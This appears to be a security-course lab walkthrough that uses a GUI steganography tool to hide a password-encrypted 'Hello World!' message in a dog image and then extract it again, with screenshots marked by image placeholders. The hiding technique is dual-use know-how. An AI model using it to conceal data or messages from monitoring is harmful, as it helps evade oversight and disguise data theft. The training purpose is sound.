


Choose the option "Photos" as indicated by the arrow above.

Notice that the size of the image is 310KB. This may change when you start hiding data.

When you finish this step, close the image of the dog by clicking the X in the top-right corner.


2. Drag and drop the "dog.png" file to the "Image" box under the Encode options in Image Steganography, and then enter some text in the free-form field as shown here.




Click and hold on the "dog.png" file circled above and drag it over to the "Image" field pointed to by the arrow.

3. Take a look at the number 1 below. You need to specify an output image location so that Image Steganography knows where to write the output file and the name to use. We call the file "output_1.png" and write it to our "C:\Labs\401.4" folder. You can also leave the "Steganography Mode" to the default of "Embed." Check the "Encrypt" box and then click "Start."

   In the number 2 below, you get a pop-up asking you to enter a password. This password is required when attempting to extract the hidden message from the host file. Make sure you type the password carefully because it does not prompt you to type the password in again for verification. For this example, perhaps an easy password such as **SEC401** will suffice. After clicking "OK" on the "Enter Password" screen, you get a pop-up box marked by the number 3 below that says, "Finished!" Your screen should match the images here for this step.




4. You should now have a new file in your "C:\Labs\401.4" folder called "output_1.png" as shown here:




Look at the file size of the new "ouput_1.png" file at 425KB versus the original "dog.png" file of 310KB. Due to the selected stego mode, the file size is moderately larger than the original.

5. Double-click the "output_1.png" image and then the "dog.png" image from your "C:\Labs\401.4" folder. There should be no noticeable differences, which is what you want out of a stego tool.





Next, extract the encrypted and embedded message.

6. If you haven't already closed the images of the dogs on your screen, do so now by clicking the x in the upper-right corner for each image. With the Image Steganography tool still open, click the "Decode" radio button as shown here:




7. Type **C:\Labs\401.4\output_1.png** in the "Image" field under the "Decode" section at the top of the Image Steganography window, or you can drag the image to the decode section, select output text from the radio button, and then click Start. The "Enter Password" pop-up box should appear. Enter the password you used, such as **SEC401**.






8. After entering the password and clicking "OK" , you should get a pop-up saying "Finished!" Click OK.




9. Take a look at the main Image Steganography GUI, and you should see the decoded message. If any errors prevent you from completing these steps, such as "Incorrect Password," you need to restart the exercise. As you can see in this image, the message "Hello World!" is successfully decrypted. Close Image Steganography by clicking the X at the top left of the window.



